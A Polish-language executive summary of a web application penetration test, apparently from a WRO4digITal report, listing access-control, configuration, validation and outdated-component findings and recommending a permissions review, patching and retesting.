
Additional Information:

CVSS Vector: AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

W ramach przeprowadzonego testu penetracyjnego wykonano kompleksową analizę bezpieczeństwa aplikacji webowej. Na podstawie uzyskanych wyników ogólny poziom bezpieczeństwa oceniono jako powyżej średniego.

Podczas testów zidentyfikowano podatności związane przede wszystkim z kontrolą dostępu (Broken Access Control), błędami konfiguracyjnymi, nieprawidłową walidacją danych oraz wykorzystaniem przestarzałych komponentów. Najpoważniejsze z nich umożliwiają nieautoryzowany dostęp do wybranych funkcji, modyfikację danych i uprawnień oraz dostęp do informacji użytkowników.

Szczególną uwagę należy zwrócić na mechanizmy autoryzacji i kontroli uprawnień. Zaleca się przeprowadzenie kompleksowego przeglądu wszystkich uprawnień oraz weryfikację, czy każda operacja jest odpowiednio autoryzowana po stronie serwera zgodnie z zasadą najmniejszych uprawnień. Dodatkowo rekomenduje się usunięcie wykrytych błędów, aktualizację przestarzałych komponentów oraz wykonanie testów weryfikacyjnych po wdrożeniu poprawek.



WRO4digITal
ul. Janiszewskiego 11/17, D-21 p. 129
50-372 Wrocław, Poland

T 71 320 20 13
E WRO4digITal@technologpark.pl
www.technologpark.pl/edih/

